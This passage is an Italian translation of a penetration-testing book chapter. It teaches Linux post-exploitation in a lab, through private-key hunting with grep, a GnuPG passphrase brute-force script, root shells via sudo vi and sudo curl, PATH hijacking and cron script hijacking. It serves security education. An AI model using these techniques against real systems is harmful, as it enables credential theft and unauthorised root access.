Potete anche passare il flag `-R` per eseguire una ricerca ricorsiva:

```
$ grep -R 'gho_.{36}' /nomedirectory
```

Questa funzione è utile per eseguire ricerche in una directory contenente molti file, per esempio la directory del codice sorgente di un'applicazione web.

## Chiavi private

Le chiavi private sono una risorsa molto interessante per i penetration tester. Possiamo usarle per connetterci a server, per decifrare file, per condurre attacchi *man-in-the-middle* e molto altro ancora. Potreste trovare le chiavi private in cartelle riservate, come `/root`, o nella directory home di un singolo utente, a seconda del tipo di chiave e del proprietario.

## Chiavi SSH

A meno che non vengano modificate, le chiavi private SSH sono solitamente denominate `id_rsa`, dal sistema crittografico RSA, o `id_dsa`, dal sistema crittografico DSA (*Digital Signature Algorithm*), senza estensione. La rispettiva chiave pubblica è solitamente `id_rsa.pub` o `id_dsa.pub`. Di solito troverete le chiavi SSH nella directory nascosta `.ssh` di ogni account utente. Per esempio, le chiavi SSH dell'utente Eve, se generate tramite RSA, verrebbero archiviate in `/home/eve/.ssh/id_rsa` e

`/home/eve/.ssh/id_rsa.pub`.

Le chiavi private SSH hanno una struttura ben definita:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcnNhAAAAAwEAAQAAAYEAqcqpBTfIwqwiFtOvM1DlTEplYuwYyrc40BOBR2Wz6ItsX+cA/zV4
--snip--
-----END OPENSSH PRIVATE KEY-----
```

Le chiavi utilizzano il formato PEM (*Privacy-Enhanced Mail*), comunemente impiegato per archiviare e trasferire le chiavi crittografiche. PEM inizia con `BEGIN`, seguita dai dati della chiave e da `END`. Ecco le intestazioni comuni che potreste trovare:

```
-----BEGIN SSH2 PRIVATE KEY-----
-----BEGIN OPENSSH PRIVATE KEY-----
-----BEGIN PRIVATE KEY-----
-----BEGIN RSA PRIVATE KEY-----
-----BEGIN DSA PRIVATE KEY-----
-----BEGIN EC PRIVATE KEY-----
```

Cercare ricorsivamente queste stringhe nei file è abbastanza facile. Per esempio, osservate il seguente comando `grep`:

```
$ grep -R -- "-----BEGIN" /nomedirectory
```

L'opzione `-R` esegue ricerche ricorsive e il doppio trattino (`--`) prima del pattern di ricerca `"-----BEGIN"` indica la fine degli

argomenti. Ciò consente di cercare facilmente stringhe che contengono trattini, come quelle nelle intestazioni PEM.

Potete anche provare a cercare chiavi dei seguenti tipi: `ecdsa`, `ecdsa-sk`, `ed25519` e `ed25519-sk`. Cambiando il tipo di chiave cambierà anche il nome delle chiavi generate. Per `ecdsa`, le chiavi sono denominate `id_ecdsa` e `id_ecdsa.pub`, mentre per `ed25519`, sono denominate `id_ed25519` e `id_ed25519.pub`.

Cercate anche le *chiavi host SSH*, ovvero le chiavi crittografiche che convalidano l'identità di un server. Quando un client SSH si connette a un server SSH, il client controlla l'identità del server utilizzando la sua chiave host pubblica, che è memorizzata nel file `known_hosts` del client. Se questa chiave pubblica è cambiata, il client SSH genera un alert che dice che non può verificare l'host.

Le chiavi host SSH pubbliche e private sono solitamente archiviate nella directory `/etc/ssh` e possono avere nomi quali

`ssh_host_ecdsa_key`, `ssh_host_rsa_key`, `ssh_host_ed25519_key`,

`ssh_host_ecdsa_key.pub`, `ssh_host_rsa_key.pub` o `ssh_host_ed25519_key.pub`.

Queste chiavi vengono solitamente generate automaticamente quando il server viene messo in opera, ma è anche possibile generarle manualmente. La violazione delle chiavi host SSH potrebbe permettere di impersonare un server su una rete.

## Chiavi PGP

PGP (*Pretty Good Privacy*) è uno schema di crittografia utilizzato per crittografare file, e-mail e altro. Come le chiavi SSH, anche le chiavi private PGP utilizzano il formato PEM e hanno un aspetto simile a questo:



```
-----BEGIN PGP PRIVATE KEY BLOCK-----
lQVYBGSeRngBDACyE/xXrs89ek7Qcrx0rpupVWkBwv5cZJX3SF64mUlmRWckEBMB08STBlgCVixH7pw5
Ke0UPFw0InZMzqAYWuqHwr6MJ0VYzhVeEJWIbnAH/7ioh0ti
--snip--
-----END PGP PRIVATE KEY BLOCK-----
```

GnuPG (*GNU Privacy Guard*) è un'implementazione di OpenPGP (definita in RFC 4880) che fornisce utility a riga di comando per la gestione delle chiavi PGP: consente di generare, importare ed esportare chiavi, verificare le firme e molto altro ancora.

Potete generare una chiave GnuPG usando lo strumento `gpg` ed eseguendo il comando `gpg --generate-key`. Quando un utente genera chiavi con GnuPG, poi le memorizza in un portachiavi che, di solito, si trova in una directory nascosta denominata `.gnupg` sotto la directory home dell'utente (ma gli utenti possono cambiare la posizione del portachiavi impostando la variabile d'ambiente `GNUPGHOME` su una directory differente).

In questa directory, la cartella `~/.gnupg/private-keys-v1.d/` contiene le chiavi private, il file `~/.gnupg/trustdb.gpg` contiene il database fidato GnuPG e il file `~/.gnupg/pubring.kbx` contiene i metadati. Pertanto, dovete necessariamente avere accesso a un account prima di poter elencare le chiavi di quell'account.

Esportiamo le chiavi PGP da una delle macchine laboratorio. Su `p-web-01` (172.16.10.10), lanciate il seguente comando:

```
$ gpg --list-keys
```

Questo dovrebbe restituire tutte le chiavi PGP accessibili all'utente, comprese le chiavi che sembrano appartenere a un account del server, `arodriguez@acme-infinity-servers.com`:

```
--snip--
/root/.gnupg/pubring.kbx
-----
```

```
pub    rsa3072
       9DD565D2BB63D9241ACF9F61671507A368BFDC40
uid    [ultimate] arodriguez@acme-infinity-servers.com
sub    rsa3072 [E]
```

Se volessimo sottrarre questa chiave privata, potremmo esportarla in un file nel modo seguente:

```
$ gpg --output private.pgp --armor --export-secret-key arodriguez@acme-infinity-servers.com
```

L'argomento `--output private.pgp` scrive il contenuto in un file; `--armor` restituisce la chiave in formato ASCII e `--export-secret-key arodriguez@acme-infinity-servers.com` specifica la chiave da esportare in base a un indirizzo e-mail.

In alcuni casi, tuttavia, questa esportazione potrebbe fallire. Questo perché le chiavi GnuPG possono essere protette, se chi le ha create ha utilizzato una passphrase durante la loro generazione, e dovrete fornire la passphrase per eseguire l'esportazione. Nell'Esercizio 16, tratteremo un modo per aggirare questa protezione utilizzando la shell `bash`.

## Certificati

Nella fase post-violazione di un penetration test, a volte potreste imbattervi in un server che trasmette dati su canali criptati. Per esempio, un server web potrebbe inviare ai client i dati HTTP su SSL.

I server web più diffusi, come Apache o nginx, solitamente archiviano i certificati in `/etc/ssl/certs` e le chiavi private in `/etc/ssl/private`. I certificati hanno solitamente l'estensione `.crt`, mentre le chiavi private hanno le estensioni `.key` o `.pem`. Questi file PEM potrebbero contenere solo la chiave pubblica o archiviare l'intera catena di certificati (inclusa la chiave privata, la chiave pubblica e i certificati root).

Se avete accesso a un file di configurazione Apache o nginx, le chiavi di configurazione che vi troverete elencate solitamente puntano alla posizione del certificato e alla sua chiave privata. Abbiamo evidenziato in grassetto queste chiavi nel seguente file di configurazione nginx:

```
server {  
    listen          443 ssl;  
    server_name     example.com;  
    ssl_certificate example.com.rsa.crt;  
    ssl_certificate_key example.com.rsa.key;  
}
```

Queste chiavi hanno il seguente aspetto nella configurazione Apache per un sito web abilitato ad HTTPS:

```
<VirtualHost *:443>  
    ServerName example.com  
    DocumentRoot /var/www/example.com  
    SSLEngine on  
    SSLCertificateFile /etc/ssl/certs/apache-selfsigned.crt  
    SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key  
</VirtualHost>
```

Potreste effettuare una ricerca a livello di sistema dei file di configurazione nginx o Apache, quindi confrontare la posizione delle chiavi per vedere se sono accessibili.

Anche i proxy possono essere configurati per usare SSL. Ecco un esempio di un file di configurazione per HAProxy, con la posizione del file PEM evidenziata in grassetto:

```
frontend www.example.com  
    bind *:443 ssl crt /etc/haproxy/certs/example_com.pem  
    reqadd X-Forwarded-Proto:\ https  
    default_backend backend_http
```

HAProxy, che si occupa del bilanciamento del carico, può definire alcuni server backend, ciascuno con i propri file di certificati:

```
backend web_servers  
    balance roundrobin  
    server server1 10.0.1.3:443 check maxconn 20 ssl ca-file /etc/ssl/certs/ca.pem  
    server server2 10.0.1.4:443 check maxconn 20 ssl ca-file  
    /etc/ssl/certs/ca.pem
```

Potete identificare questi file in base al parametro `ca-file`.

# Esercizio 16 – Forzare le passphrase delle chiavi GnuPG

Quando vi è una protezione con passphrase su una chiave GnuPG, non potrete esportarla senza fornire la passphrase. Tuttavia, esiste un modo con la shell bash per forzare la passphrase.

Il Listato 9.1 opera su un file denominato `passphrases.txt` contenente un gruppo di possibili passphrase. Presuppone che l'ID della chiave GnuPG sia l'email `identity@blackhatbash.com`.

## Listato 9.1

---

```
#!/bin/bash
KEY_ID="identity@blackhatbash.com" (1)
if ! gpg --list-keys | grep uid | grep -q "${KEY_ID}"; then (2)

    echo "Could not find identity/key ID ${KEY_ID}"
    exit 1
fi
while read -r passphrase; do
    echo "Brute forcing with ${passphrase}..."
    if echo "${passphrase}" | gpg --batch \ (3)
        --yes \
        --pinentry-mode loopback \
        --passphrase-fd 0 \
        --output private.pgp \
        --armor \
        --export-secret-key "${KEY_ID}"; then
        echo "Passphrase is: ${passphrase}"
        echo "Private key is located at private.pgp"
        exit 0
    fi
done < passphrase.txt
```

In questo script, definiamo la variabile `KEY_ID` per specificare l'ID della chiave che vogliamo sottoporre all'attacco (1). In (2), elenchiamo le chiavi disponibili e usiamo `grep` per l'ID della chiave che sottoporremo all'attacco, per assicurarci che esista. Quindi iteriamo sul file `passphrase.txt` riga per riga utilizzando un ciclo `while`, eseguiamo l'`echo` della passphrase (3) e la passiamo come input al comando `gpg`.

Questo comando accetta parecchi parametri importanti che ci permettono di forzare la passphrase in modo automatizzato. Il flag `--batch --yes` consente al comando `pgp` di essere eseguito senza supervisione, `--pinentry-mode loopback` consente di falsificare l'inserimento del pin, `--passphrase-fd 0` fa sì che `pgp` legga la passphrase dal descrittore di file zero (lo stream di input standard), `--output` scrive l'output in un file di nostra scelta, `--armor` formatta in ASCII la chiave esportata e `--export-secret-key` è l'identificativo della chiave da esportare.

Se il comando `pgp` restituisce il codice di uscita `0`, significa che la passphrase ha funzionato oppure che non è stata impostata alcuna passphrase, e in quel caso usciamo.

#### NOTA

Potete trovare gli script di questo capitolo su <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch09>.

Per sviluppare ulteriormente questo exploit e mettere in pratica le vostre competenze nella preparazione di script bash, migliorate lo script in modo che possa scorrere tutte le identità disponibili e le forzi una alla volta.

## Esaminare la configurazione di `sudo`

Il comando Linux `sudo` eleva a root le autorizzazioni di un utente senza concedere a quell'utente l'accesso diretto all'account `root`. Immaginate di essere l'amministratore di un server e di voler concedere a un altro utente la possibilità di aggiungere nuove regole al firewall. Potreste semplicemente rivelargli la password dell'account `root`, ma questo vi

esporrebbe a potenziali violazioni. Con *sudo*, invece, potreste concedere le autorizzazioni per eseguire, per esempio, il comando `iptables` o uno strumento come `tcpdump` senza rivelare la password dell'account root.

Dal punto di vista di un hacker, vale la pena di esplorare la configurazione di `sudo`, poiché una configurazione errata potrebbe garantirgli l'accesso a risorse sensibili. Sulla vostra macchina Kali, l'utente `kali` ha per default un accesso `sudo`.

Potete verificarlo con il seguente comando:

```
$ sudo -l
```

Il comando dovrebbe chiedervi di specificare la vostra password di login:

```
[sudo] password for kali:
Matching Defaults entries for kali on kali:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty
User kali may run the following commands on kali:
    (ALL : ALL) ALL
```

Il flag `-l` elenca i privilegi `sudo` dell'utente corrente. Come potete vedere, l'utente ha `(ALL : ALL) ALL`, che, sostanzialmente, significa che ha un accesso privilegiato illimitato.

Il comando `sudo` può concedere autorizzazioni granulari grazie al suo file di configurazione `/etc/sudoers`. Ecco alcune autorizzazioni che potreste ottenere tramite configurazioni avanzate di `sudo`.

- Concedere autorizzazioni `sudo` a un determinato utente o gruppo.
- Concedere autorizzazioni `sudo` a un determinato utente o gruppo solo per un determinato comando di sistema.

- Concedere autorizzazioni `sudo` a un determinato utente o gruppo solo per un determinato script.
- Concedere l'autorizzazione `sudo` per eseguire un comando senza richiedere all'utente di immettere la propria password.

A integrazione di `/etc/sudoers`, la directory `/etc/sudoers.d` può memorizzare altri file di configurazione indipendenti per `sudo`. Il file principale `/etc/sudoers` può importare file da questa directory utilizzando l'istruzione `@includedir`:

```
$ sudo cat /etc/sudoers
--snip--
@includedir /etc/sudoers.d
```

Tenete presente che `/etc/sudoers` può essere modificato solo da utenti privilegiati ed è leggibile solo dall'utente `root` e dal gruppo `root`:

```
$ ls -ld /etc/sudoers
-r--r----- 1 root root 1714 Feb 18 07:03 /etc/sudoers
```

Se riuscite a scrivere su questo file o nella directory `/etc/sudoers.d`, dovrete riuscire a ottenere l'accesso `root`; di default, tuttavia, non potete farlo.

In Kali, l'accesso a `sudo` viene concesso a qualsiasi membro del gruppo `kali-trusted` senza richiedere una password, come definito nel file `/etc/sudoers.d/kali-grant-root`:

```
$ sudo cat /etc/sudoers.d/kali-grant-root
# Allow members of group kali-trusted to execute any command
# without a password prompt.
%kali-trusted ALL=(ALL:ALL) NOPASSWD: ALL
```

Poiché l'utente `kali` non fa parte del gruppo `kali-trusted`, questo utente ha i privilegi `sudo`, ma è tenuto a fornire la propria password ogni volta che lo utilizza.

Tuttavia, l'utente `kali` fa parte del gruppo `sudo`, cui si fa riferimento in `/etc/sudoers`. Agli utenti che sono membri di questo gruppo viene automaticamente concesso un accesso `sudo` illimitato, come definito da questa riga di configurazione:

```
$ sudo cat /etc/sudoers
# Allow members of group sudo to execute any command.
%sudo  ALL=(ALL:ALL) ALL
```

Per visualizzare l'elenco dei gruppi di cui è membro l'utente `kali`, eseguite il comando `groups`:

```
$ groups
kali adm dialout cdrom floppy sudo audio dip video plugdev users netdev
bluetooth scanner wireshark kaboxer vboxsf docker
```

Ecco alcuni esempi di configurazioni di `sudo` che potrebbero dare luogo a scenari di escalation dei privilegi.

- Il sistema potrebbe concedervi autorizzazioni `sudo` per comandi pericolosi, compresi i comandi della shell che potrebbero farvi accedere a una shell root.
- Il sistema potrebbe configurare `sudo` su uno script scrivibile da tutti gli utenti di un sistema, consentendo agli utenti non autorizzati di aggiungere comandi dannosi che verrebbero eseguiti nel contesto di `root`.
- Ai gruppi che contengono un gran numero di utenti potrebbe essere concesso `sudo`, ampliando la superficie di attacco e aggiungendo più modi per ottenere l'accesso `sudo` (poiché si potrebbe tentare di sfruttare ciascuno dei membri del gruppo `sudo`).

Il prossimo paragrafo dovrebbe aiutarvi a comprendere i pericoli nel concedere l'accesso `sudo`.



## Abusare dell'editor di testo

Esaminiamo insieme un attacco che si basa sull'accesso `sudo`. Come utenti `backup` su `p-jumpbox-01` (176.16.10.13), eseguite il comando `sudo -l` e, quando richiesto, fornite la vostra password (`backup`). Quindi visualizzate la configurazione di `sudo` per questo utente:

```
$ sudo -l
User backup may run the following commands on p-jumpbox-01:
  (ALL : ALL) /usr/bin/vi
  (ALL : ALL) /usr/bin/curl
```

Sembra che ci sia stato concesso l'accesso `sudo` a `vi`, l'editor di testo. Concedere autorizzazioni `sudo` a un editor di testo può sembrare una cosa innoqua, ma non lo è.

Per esempio, potremmo passare al comando `vi` un file per dirgli di scrivere su quel file. Quando ci viene concesso l'accesso `sudo`, possiamo scrivere su qualsiasi file desideriamo o creare nuovi file in posizioni del sistema che sarebbero accessibili o scrivibili solo dall'utente `root`.

Scriviamo un file in una posizione del sistema alla quale i normali utenti non sono autorizzati ad accedere, in circostanze normali. Inserite quanto segue:

```
$ sudo vi /etc/demo.txt
```

Dovrebbe apparire un prompt dell'editor di testo. Premete il tasto `I`, quindi inserite qualsiasi cosa vogliate. Quando avete finito, premete `Esc`, seguito da `Maiusc-:`. Inserite `wq!` e premete `Invio` per salvare il file e uscire. Noterete che siamo in grado di scrivere il file nella directory `/etc`, che è scrivibile solo dagli utenti privilegiati. Allo stesso modo, potremmo modificare qualsiasi file del sistema, come `/etc/passwd` ed

`/etc/shadow`, o perfino inserire una backdoor direttamente in un'applicazione.

Per sfruttare questo accesso, provate a entrare in una shell root. L'editor `vi` consente l'esecuzione di comandi bash dall'interno della finestra dell'editor di testo. Questa funzionalità è comoda mentre state programmando e avete bisogno di eseguire comandi della shell per vedere l'output o per visualizzare altri file, al di fuori dello script.

Digitate `sudo vi` nel terminale, quindi premete Maiusc-: e digitate `!bash`. Ora dovrete essere in una shell root! Digitate il comando `whoami` per confermare di essere l'utente `root`. A questo punto, potrete impostare la password dell'account `root` usando il comando `passwd` (senza parametri aggiuntivi) in modo da potervi accedere facilmente in qualsiasi momento.

## Download di file sudoers dannosi

Nel paragrafo precedente, potreste aver notato che abbiamo un accesso `sudo` anche a `curl`, utilizzabile per leggere risorse dai server web. Potreste chiedervi: che cosa potremmo mai fare con l'accesso `sudo` a un client HTTP a riga di comando? Beh, parecchio!

Se esaminate la pagina del manuale di `curl`, vedrete che fornisce un flag `-o` (*output*) per scrivere contenuti in file o directory. Ciò significa che, usando il flag `-o`, potete scaricare file con `curl` effettuando una richiesta `GET` a un sito web e redirigere l'output su un file.

Per sfruttare questo comportamento, potremmo impostare un server web remoto che fornisca un file di configurazione; se riusciamo a scaricare questo file in un

modo che sovrascriva un file esistente, potremmo elevare le nostre autorizzazioni o ottenere un nuovo accesso.

Sfruttiamo di nuovo `p-jumpbox-01` (176.16.10.13) per elevarci da utenti `backup` a utenti `root`. Ecco alcune direzioni che potremmo sondare.

- Fornire versioni modificate dei file `/etc/passwd` e `/etc/shadow` che cambierebbero la password dell'utente `root`.
- Fornire una versione modificata di `/etc/sudoers`, in modo che conceda le autorizzazioni `sudo` all'utente `backup`.
- Inserire una nuova configurazione `sudo` nella directory `/etc/sudoers.d`.
- Fornire uno script della shell che, con cron-job, venga eseguito nel contesto del sistema (come `root`) e che ha il compito di eseguire azioni privilegiate per nostro conto.

Sceghlieremo la terza opzione: servire un file `sudoers` personalizzato dalla macchina Kali e inserirlo nella directory `/etc/sudoers.d` del nostro target.

Innanzitutto, prendete il nuovo file di configurazione di `sudo`, `add-sudo-to-user`, dal repository GitHub del libro e collocatelo da qualche parte nel vostro file system, come la directory home di Kali. Poi, aprite un terminale e andate alla directory in cui avete collocato il file scaricato. Quindi provate a lanciare il seguente comando per avviare un server web sulla porta 8080:

```
$ python3 -m http.server 8080
```

Ora, come utenti `backup` di `p-jumpbox-01`, provate a lanciare il seguente comando per scaricare il file dalla macchina Kali.

L'indirizzo IP della macchina laboratorio Kali dovrebbe essere 172.16.10.1:

```
$ sudo curl -s http://172.16.10.1:8080/add-sudo-to-user -o /etc/sudoers.d/add-sudo-to-user
```

Questo comando `curl` usa il flag `-s` (*silent*) per sopprimere l'output, come la barra di avanzamento del download. Quindi facciamo una richiesta `GET` alla macchina Kali per prendere `add-sudo-to-user`. Il flag `-o` (*output*) punta a una destinazione del file system in cui verrà salvato l'output della richiesta `GET`. In questo caso, usiamo la directory `/etc/sudoers.d`. Confermate che il file sia stato estratto correttamente usando `ls` per elencare i file contenuti in `/etc/sudoers.d`. Quindi eseguite il comando `sudo -l` per verificare che ora abbiate accesso completo a `sudo`.

Tenete presente che modificare manualmente il file `sudoers` è piuttosto pericoloso. Qualsiasi errore commetterete potrebbe avere un impatto sulla vostra capacità di riottenere l'accesso `sudo` in futuro, quindi vi consigliamo vivamente di usare uno strumento di modifica dedicato a `sudo`, come `visudo` per modificare le configurazioni. Questo strumento rileva gli errori di sintassi, in modo da ridurre le possibilità di errore.

Dopo aver violato con successo l'account `root`, vi consigliamo di impostare la password dell'account su `passwd`, così da poter accedere facilmente all'account in seguito.

# Dirottare i file eseguibili modificando il PATH

La variabile d'ambiente `PATH` è un elenco di directory, separate da due punti, nelle quali la shell cerca per default gli eseguibili. Per esempio, quando immettete il comando `touch` per creare un file, la shell cerca nel `PATH` dove può trovare il suo file binario.

Lanciate il seguente comando su una qualsiasi macchina violata per visualizzarne il suo valore `PATH` corrente:

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Per tentare l'escalation dei privilegi, potremmo modificare la variabile `PATH` per includere anche altri percorsi. Per esempio, supponiamo che un sistema abbia una directory dedicata per gli script in `/data/scripts`. Modificare la variabile `PATH` per includere questa directory è piuttosto semplice:

```
$ PATH=$PATH:/data/scripts
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/data/scripts
```

Possiamo aggiungere percorsi a `PATH`, come nell'esempio precedente, ma anche anteporli. Nell'esempio che segue, anteponiamo a `PATH` la directory di lavoro corrente (`.`):

```
$ PATH=.: $PATH
```

Ora, se un eseguibile viene eseguito come `root` e richiama un comando esterno come parte della sua logica, potrebbe eseguire il file controllato dall'hacker invece dell'eseguibile previsto.

Come esempio, usiamo il dirottamento del `PATH` per lanciare un eseguibile differente. Prenderemo di mira il seguente programma scritto in C, che richiama il comando `whoami`.

Vediamo se riusciamo a fargli eseguire un file binario differente, a nostra scelta:

```
#include <stdio.h>
#include <stdlib.h>
int main( void )
    // Potrebbe essere un potenziale dirottamento.
    system("whoami"); (1)
    // Non dovrebbe essere possibile dirottarlo.
    system("/usr/bin/whoami"); (2)
    return 0;
}
```

In (1), il codice utilizza il comando `system("whoami")` per richiamare il comando `whoami`; in (2), richiama direttamente il file binario `whoami` utilizzando il suo percorso assoluto,

`/usr/bin/whoami`.

Copiate questo codice in un nuovo file denominato `getuser.c` su una qualsiasi delle macchine violate. Potete anche scaricare il file direttamente dal repository GitHub del libro. Quindi, compilate questo programma e rendetelo eseguibile utilizzando GCC (*GNU Compiler Collection*):

```
$ gcc getuser.c -o getuser
```

Questo dovrebbe creare un nuovo binario denominato `getuser`. Impostiamo le autorizzazioni di esecuzione su di esso:

```
$ chmod u+x getuser
```

Ora, impostate il `PATH` in modo da anteporre la directory corrente:

```
$ PATH="$(pwd):$PATH"
$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

In questo output, potete vedere che ora la directory `/tmp` è stata anteposta al `PATH`. Questo perché eravamo nella directory `/tmp` quando abbiamo eseguito questo comando; il vostro valore potrebbe apparire diverso se vi trovavate in

un'altra directory. Assicuratevi, comunque, che il file binario `getuser` si trovi nella directory che avete anteposto al `PATH`.

Poiché ora controlliamo una delle directory del `PATH`, possiamo creare in quel percorso uno script `whoami` falso (Listato 9.2).

### Listato 9.2

---

```
$ echo "#!/bin/bash" >> whoami
$ echo "I am not the whoami you were looking for!" >> whoami
$ chmod u+x whoami
```

Il programma `getuser` cercherà il comando `whoami` nel `PATH` ma, poiché per prima verrà letta la directory `/tmp`, dovrebbe prendere il programma falso. Eseguite `getuser` per vedere il risultato:

```
$ ./getuser
I am not the whoami you were looking for!
root
```

Come potete vedere, il programma ha eseguito lo script `whoami` falso. Notate, tuttavia, che la seconda chiamata del programma a `whoami` ha eseguito il comando corretto, perché ha specificato il percorso completo del file.

## Esercizio 17 – Alterare un job di cron

Il Capitolo 8 ha trattato la pianificazione dei task, specificando dove risiedono, in genere, su un file system e come eseguirli. I task pianificati, in genere, eseguono uno script personalizzato progettato per eseguire una determinata azione e questo script potrebbe fare riferimento ad altri file locali per le informazioni di cui ha bisogno. Inoltre, lo script potrebbe essere eseguito con

privilegi elevati. Quindi, questa è una via interessante da esplorare quando si cercano vulnerabilità a escalation dei privilegi.

Su `p-jumpbox-01` (172.16.10.13), esaminate il contenuto del file `/etc/crontab`:

```
$ cat /etc/crontab
--snip--
*/5 * * * * root bash /scripts/backup_data.sh
```

Come potete vedere, il comando `bash /scripts/backup_data.sh` viene eseguito ogni cinque minuti, utilizzando l'utente `root`. Controlliamo se questo script è accessibile a noi:

```
$ ls -l /scripts/backup_data.sh
-rw-r--r-- 1 root root 508 Jul 4 02:50 /scripts/backup_data.sh
```

Sì, lo è, quindi esaminiamo il contenuto dello script, mostrato nel Listato 9.3. Che cosa vi salta all'occhio?

### Listato 9.3

---

```
#!/bin/bash
CURRENT_DATE=$(date +%y-%m-%d) (1)
if [[ ! -d "/data/backup" ]]; then
    mkdir -p /data/backup
fi
# Cerca istruzioni esterne, se esistono.
for directory in "/tmp" "/data"; do (2)
    if [[ -f "${directory}/extra_cmds.sh" ]]; then (3)
        source "${directory}/extra_cmds.sh" (4)
    fi
done
# Backup della directory dei dati.
echo "Backing up /data/backup - ${CURRENT_DATE}"
tar czvf "/data/backup-${CURRENT_DATE}.tar.gz" /data/backup (5)
rm -rf /data/backup/*
echo "Done."
```

Lo script imposta la variabile `CURRENT_DATE` con la data odierna (1). Quindi un ciclo `for` scorre le directory `/tmp` e `/data` (2) e verifica se contengono il file `extra_cmds.sh` (3). Se lo script trova il file, il comando `source` copia lo script `extra_cmds.sh` (4) nello script attualmente in esecuzione, che esegue tutte le sue istruzioni nella stessa shell. Quindi, un comando `tar`



comprime il contenuto di `/data/backup` in un singolo file `tar.gz` in `/data` (5). Lo script rimuove poi qualsiasi contenuto rimasto in `/data/backup`.

Questo script contiene una vulnerabilità; non tiene conto del fatto che `/tmp` è una directory accessibile a tutti. Se il file `extra_cmds.sh` non esiste, qualcuno potrebbe potenzialmente crearne uno, quindi introdurre istruzioni aggiuntive per l'esecuzione del job di cron. Inoltre, la directory `/data` è anche scrivibile da tutti, a causa di quella che sembra essere una configurazione errata. Eseguite su `/data` il comando `stat` (o `ls`) per vedere le autorizzazioni impostate.

Per provare questa vulnerabilità, scrivete il contenuto nel file `extra_cmd.sh`. Il Listato 9.4 fornisce una semplice dimostrazione.

#### Listato 9.4

---

```
#!/bin/bash
echo "The running user is: $(whoami)" >> /tmp/proof-of-concept
```

L'esecuzione di questo script da parte di Cron creerà in `/tmp` un nuovo file denominato `proof-of-concept` con il contenuto `The running user is:` seguito dall'output del comando `whoami`, che, in questo caso, dovrebbe essere `root`.

Salvate questo file e usate `chmod` per impostare le autorizzazioni di esecuzione, quindi attendete cinque minuti per vedere il risultato:

```
$ ls -l
-rwxr--r-- 1 root root 104 Jul 4 03:24 extra_cmds.sh
-rw-r--r-- 1 root root 26 Jul 4 03:25 proof-of-concept
$ cat proof-of-concept
The running user is: root
```

Le vulnerabilità negli script della shell non sono rare, perché spesso vengono scritti partendo dal presupposto che

l'ambiente operativo non abbia utenti malintenzionati alla ricerca di modi per sfruttarlo. Vi sono strumenti, detti *linter*, come ShellCheck (<https://www.shellcheck.net>), che aiutano a far rispettare le *best practice* durante la creazione di script della shell. ShellCheck evidenzia anche le aree di codice che potrebbero causare rischi per la sicurezza a causa di errori del codice.

Per sfruttare ulteriormente questa falla, potete prendere in considerazione la scrittura di un nuovo `extra_cmd.sh` che esegua una delle seguenti azioni.

- Modificare una configurazione di `sudo` per concedere l'autorizzazione a un utente a vostra scelta.
- Modificare le autorizzazioni di una directory di interesse, per esempio una directory di file log, in modo che possa accedervi anche un utente con privilegi limitati.
- Copiare i file dalle directory home degli altri utenti in una directory leggibile dal vostro utente.

## Trovare gli exploit del kernel

Quando vengono scoperte, le vulnerabilità di alto profilo a livello del kernel tendono a gettare gli incaricati della sicurezza nella frenesia e nel panico, contemporaneamente. Sebbene vengano spesso divulgate in modo responsabile tramite i canali della sicurezza, a volte ne veniamo a conoscenza solo quando gli autori della minaccia tentano di ottenere un accesso privilegiato utilizzando uno "zero day".

### ATTENZIONE

Questi exploit potrebbero causare l'arresto anomalo del kernel, quindi, a meno che non disponiate di un'autorizzazione esplicita da parte di un

client, è opportuno evitare di utilizzarli durante le attività di penetration testing.

Gli exploit del kernel prendono di mira specifiche versioni del kernel, architetture CPU (come x86\_64 o ARM) o sistemi operativi, quindi per capire quale usare, dovrete prima analizzare il sistema per determinare la versione del kernel in uso. Sulla vostra macchina Kali, usate il seguente comando:

```
$ uname -r -v
6.x.x-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.x.xx-1kali2
```

Potete trovare exploit del kernel in database come <https://exploit-db.com> cercando la versione specifica del kernel di interesse. Sebbene questo possa essere un processo manuale, vi sono strumenti automatizzati che mirano a rendere più rapida e accurata questa ricerca, abbinando la versione del kernel a un elenco di CVE (*Common Vulnerabilities and Exposures*).

## SearchSploit

*SearchSploit* è un'utility a riga di comando integrata in Kali che si interfaccia con Exploit-DB, consentendo di eseguire ricerche dal terminale.

Il seguente comando esegue una ricerca di exploit del kernel Linux relativi alla vulnerabilità *Dirty COW* (CVE-2016-5195), una vulnerabilità di tipo *race condition* che ha avuto un impatto sulle versioni del kernel precedenti alla 4.8.3:

```
$ searchsploit linux kernel | grep -i "dirty cow"
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Es...
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKE_DATA' Race Condition (Write Access Method)
```

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTTRACE\_POKE\_DATA' Race Condition Privilege Escalation  
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)

Altri strumenti mirano ad automatizzare la ricerca di exploit del kernel analizzando localmente il sistema e confrontando la versione del kernel con un database di vulnerabilità ed exploit. Uno di questi strumenti è Linux Exploit Suggester 2.

## Linux Exploit Suggester 2

*Linux Exploit Suggester 2* è uno script Perl che viene eseguito localmente su un sistema. Tenta di trovare exploit specifici per la versione del kernel attualmente in esecuzione. Per provarlo, lanciate il seguente comando sulla vostra macchina Kali:

```
$ perl /home/kali/tools/linux-exploit-suggester-2/linux-exploit-suggester-2.pl
#####
Linux Exploit Suggester 2
#####
Local Kernel: 6.x.x
